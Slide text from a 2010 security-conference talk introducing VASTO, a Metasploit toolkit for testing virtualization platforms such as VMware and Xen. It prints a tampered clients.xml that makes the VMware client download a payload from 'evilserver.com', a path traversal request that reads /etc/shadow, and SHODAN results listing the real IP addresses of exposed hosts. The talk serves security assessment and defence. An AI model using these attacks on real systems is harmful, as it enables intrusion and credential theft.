




The Good, The Bad, The Virtual

Until now it wasn't war, it was practice





Claudio
Criscione

Nibble **Security**



twitter.com/paradoxengine
nibblesec.org
securenetwork.it



Italy





And Now For Something Completely Different
Let's talk about real world virtualization security



A complex small town

- ★ Any movie starts with the hero getting into town
- ★ Fake facade and messy buildings
- ★ Lots of small shops connected by a dusty road



Hypervisors – The saloon

- ★ The “core” component
- ★ Can be shared with a brothel
 - ★ Hosted solutions
- ★ Everyone wants to start a fight here





Management – The emporium

- ★ A wise sheriff knows this is the place to defend
- ★ Management consoles are a complex stuff nowadays
 - ★ Web-Based / Proprietary Protocols
 - ★ Centralized control of multiple instances



Storage – The Bank

- ★ Any virtualization system needs a storage
- ★ Usually a SAN or similar network-based solution
- ★ Bandits will want to get there as soon as possible

Many other services

- ★ Failover
- ★ Replication
- ★ Orchestration
- ★ Accounting
- ★ Provisoning
- ★ ..it's a bit crowded



What is the exposure?



What should I evaluate?

- ★ What is the added risk [WITAR] if I port my infrastructure to a virtual one?
- ★ WITAR if I expose the interface to the internet?
- ★ WITAR if I let user run their virtual machines on my system?
- ★ WITAR if I administer the infrastructure through my internal network?

We need new tools

- ★ Old tools just don't do the trick
 - ★ Most are not "virtualization aware"
 - ★ The corpus of knowledge is dispersed
- ★ Knowledge of virtualization security issues is not well-spread
 - ★ We might miss critical issues

Introducing VASTO

- ★ Virtualization ASsessment Toolkit
 - ★ By /me and Paolo Canaletti
- ★ First beta released today after the talk
- ★ A weaponized set of Metasploit modules
 - ★ www.metasploit.com
 - ★ Open source penetration test framework
 - ★ De-Facto standard
 - ★ Ruby-based, I33t...



By the way, with a mascotte like this one people are going to be frightened...
what about a dog?

Realistic approach

- ★ If we are to analyze real-world networks, we have to think about real-world issues
 - ★ Weak passwords (or unknown users!)
 - ★ Lack of updates
 - ★ And so on...
- ★ Most notably, all vendors keep saying “isolate the management network”
 - ★ In most cases, you can't do that!

I don't know about your
network...



★ But usually they don't look like this



They are more like this



You can't really trust network segregation



- ★ Administrators will connect to the system through the internal network
 - ★ Maybe even from the internet
- ★ They will use web interfaces or custom tools
- ★ Virtualization hosts will be “yet one more server”



Is that a real problem? 1/3

SHODAN - Computer Search Engine - Mozilla Firefox
File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
http://www.shodanhq.com/?q=esx

SHODAN - Computer Search Engine

Search Directory Help BL

SHODAN
Computer Search Engine

esx Search

Options

» Top countries matching your search

United States	177
United Kingdom	7
Australia	6
Netherlands	5


[82.198.251.17](#)
Linux recent 2.4
Added on 01.03.2010

plr-vmw-
esx-04.synetrixsecurestore.com
[216.11.7.17](#)
Added on 20.02.2010

HTTP/1.0 200 OK
Date: Mon, 1 Mar 2010 15:57:21 GMT
Content-Type: text/html
Content-Length: 3155

HTTP/1.0 200 OK
Date: Fri, 26 Feb 2010 00:46:25 GMT
Server: **ESX**-Web-Server/1.3.3 (Win32)
Last-Modified: Tue, 23 Jul 2002 21:58:40 GMT
ETag: "0-aa4-3d3dd190"
Accept-Ranges: bytes
Content-Length: 2724
Content-Type: text/html

Is that a real problem? 2/3




SHODAN
Computer Search Engine

[Search Directory](#) [Help](#)

esxi [Options](#)


» Top countries matching your search

United States	4
European Union	1
Taiwan, Province of China	1
Poland	1

8.21.172.4
Added on 06.11.2009



HTTP/1.1 301 Moved Permanently
Date: Fri, 6 Nov 2009 07:40:50 GMT
Location: https://**ESXi**-SERVER-1.localdomain/
Connection: close
Content-Type: text/html
Content-Length: 56

<HTML><BODY><H1>301 Moved Permanently</H1></BODY></HTML>

195.205.60.2
Added on 06.11.2009


HTTP/1.1 301 Moved Permanently
Date: Fri, 6 Nov 2009 12:58:31 GMT
Location: https://**esxi**.inm.net.pl/

Is that a real problem? 3/3



SHODAN
Computer Search Engine

Search Directory Help Blo

vmware Search Options

» Top countries matching your search

United States	29
Brazil	3
France	3
Switzerland	1


93.175.185.16
Linux recent 2.4
Added on 24.02.2010
vmware-16.virtualdatacenter.nl

HTTP/1.0 301 Moved Permanently
Date: Wed, 24 Feb 2010 17:22:34 GMT
Location: https://93.175.185.16/
Connection: close
Content-Length: 0

93.175.185.15
Linux recent 2.4
Added on 20.02.2010

HTTP/1.0 301 Moved Permanently
Date: Sat, 20 Feb 2010 21:05:16 GMT
Location: https://93.175.185.15/

VI client connection process



The autoupdate process

- This is inside clients.xml

```
<ConfigRoot>
```

```
<clientConnection id="0000">
```

```
<authdPort>902</authdPort>
```

```
<version>3</version>
```

```
<patchVersion>3.0.0</patchVersion>
```

```
<apiVersion>3.1.0</apiVersion>
```

```
<downloadUrl>https://*/client/VMware-viclient.exe</downloadUrl>
```

```
</clientConnection>
```

```
</ConfigRoot>
```


An evil (MITM) idea

```
<ConfigRoot>  
  <clientConnection id="0000">  
    <authdPort>902</authdPort>  
    <version>3</version>  
    <patchVersion>10.0.0</patchVersion>  
    <apiVersion>3.1.0</apiVersion>  
    <downloadUrl>http://evilserver.com/evilpayload.exe</downloadUrl>  
  </clientConnection>  
</ConfigRoot>
```

PS: yes, you might **also** get the password if you do MITM

VILurker

- ★ We change the clients.xml filename
- ★ The update package will run under the user's privileges
 - ★ But it's likely an administrator
- ★ We provide a trojan package
 - ★ Might be combined with other attacks (smb_relay and so on)

Bring in the lurker

- ★ We also create a fake web interface to make the IP look legit
- ★ We can perform the attack on MITM or as a rogue server
 - ★ Lay the trap and wait for the connection
- ★ The attack will trigger a “certificate invalid” error



What about the other clients?

- ★ VMware Converter Client
 - ★ Doesn't check SSL certificates - MITM
- ★ VMware Server 1.x
 - ★ Doesn't check SSL certificates - MITM
- ★ Open Xen Center
 - ★ Goes on HTTP (!)



It's the sheriff too

- ★ After all, you have to trust someone
- ★ With modern systems, you can just forget about clients, right?
- ★ You have to think the other way round as well



Shooting the sheriff...

- ★ ...maybe you don't really need it.
- ★ In all movies, the sheriff can be bribed
 - ★ First of all, you have to understand the man
- ★ Fingerprinting can be performed on most management systems



Bribe the whore

- ★ From time to time, you don't even have to pay the sheriff
- ★ Just pay the whore – hack the platform the management interface is integrating with
 - ★ Active Directory, LDAP Auth ...



Torture!

- ★ In many wild west movies you get proper torture
- ★ That is, you keep hitting the enemy until you succeed – brutal but it works
- ★ VASTO implements bruteforcing against both VMware and XEN

Traversing the path 1/2

- ★ Identified last year – a path traversal in VMware products
 - ★ ESX, ESXi, Server
- ★ Attack on the web interface
 - ★ Unauthenticated
 - ★ Hits as root

Traversing the path 2/2

- ★ A simple HTTP request
- ★ GET /sdk/../../../../../../../../etc/shadow
- ★ Implemented by the GuestStealer perl tool – ported in VASTO
- ★ Metasploit scanner by CG



XenSourceWeb

- ★ Last year, we took a look at this nice web interface...
- ★ ...and found Remote Code Execution, File Inclusions and XSS bugs.
 - ★ SN-2009-01 [Claudio Criscione, Alberto Trivero]



It was just a sample


★ But people were using it on the internet *

Kyle Bassman 


Posts: 167

Re: XenCenterWeb?

Posted: Jul 29, 2009 11:08 AM

 in response to: [Christopher Ca...](#)

 Reply

 0 users found this post useful

I noticed it was gone as well. You all should correct the security flaws and re-release it. Its an awesome interface, and I can admin my Xen Farm from my Blackberry.

*or BES, ok!

What does it all mean?

- ★ Try to segregate the network, or use a VPN
- ★ Monitor traffic for anomalies
 - ★ Can I suggest Masibty?
- ★ No internet exposition

Once you're in

- ★ The Renegade will want to become Sheriff
- ★ Aiming at “long time control” of the city
- ★ We all know what it means...


Trojanizing VMs

- ★ Even with direct access to the machines, it's non-trivial
 - ★ Custom disk formats – VMDK, VHD
 - ★ Hard to access without breaking the disk layout
 - ★ We do have proprietary libraries we can use
- ★ Bottom line: even one access to the VM library means losing the infrastructure!



Shoot the pianist

- ★ Yet another meme:
shoot the “supporting
infrastructure”
- ★ Attacking is often easy
 - ★ Risk is not well-
understood
 - ★ Low protection
 - ★ Lots of supporting
services
 - ★ Converters
 - ★ Backup managers
 - ★ Profilers...



VMware Studio

- ★ A virtual appliance used to build appliances
- ★ Used by developers to manage appliances...
- ★ ...which are likely deployed on the infrastructure

File Upload

- ★ Yet another path traversal in the web interface
 - ★ As root
 - ★ Without any authentication
- ★ Breaking the Studio appliance might mean getting all the built appliances
- ★ SN-2009-03



Bottom Line

- ★ Take care of the infrastructure as well!
- ★ Don't really trust third party products unless tested...
- ★ Try to implement proper segregation

Conclusions

- ★ When a man with a .45 meets a man with a rifle, the man with a pistol will be a dead man.
- ★ We're developing new tools to improve our arsenal
- ★ Virtualization security is not (yet) well understood
- ★ If you don't test and prove it, it doesn't exist!

Future of VASTO

- ★ ... more modules to come
- ★ ... will try to be the reference in virtualization pentest
- ★ ... beta testers needed



Questions

Thank you!

Grab the beta at
nibblesec.org

Claudio Criscione
c.criscione@securenetwork.it

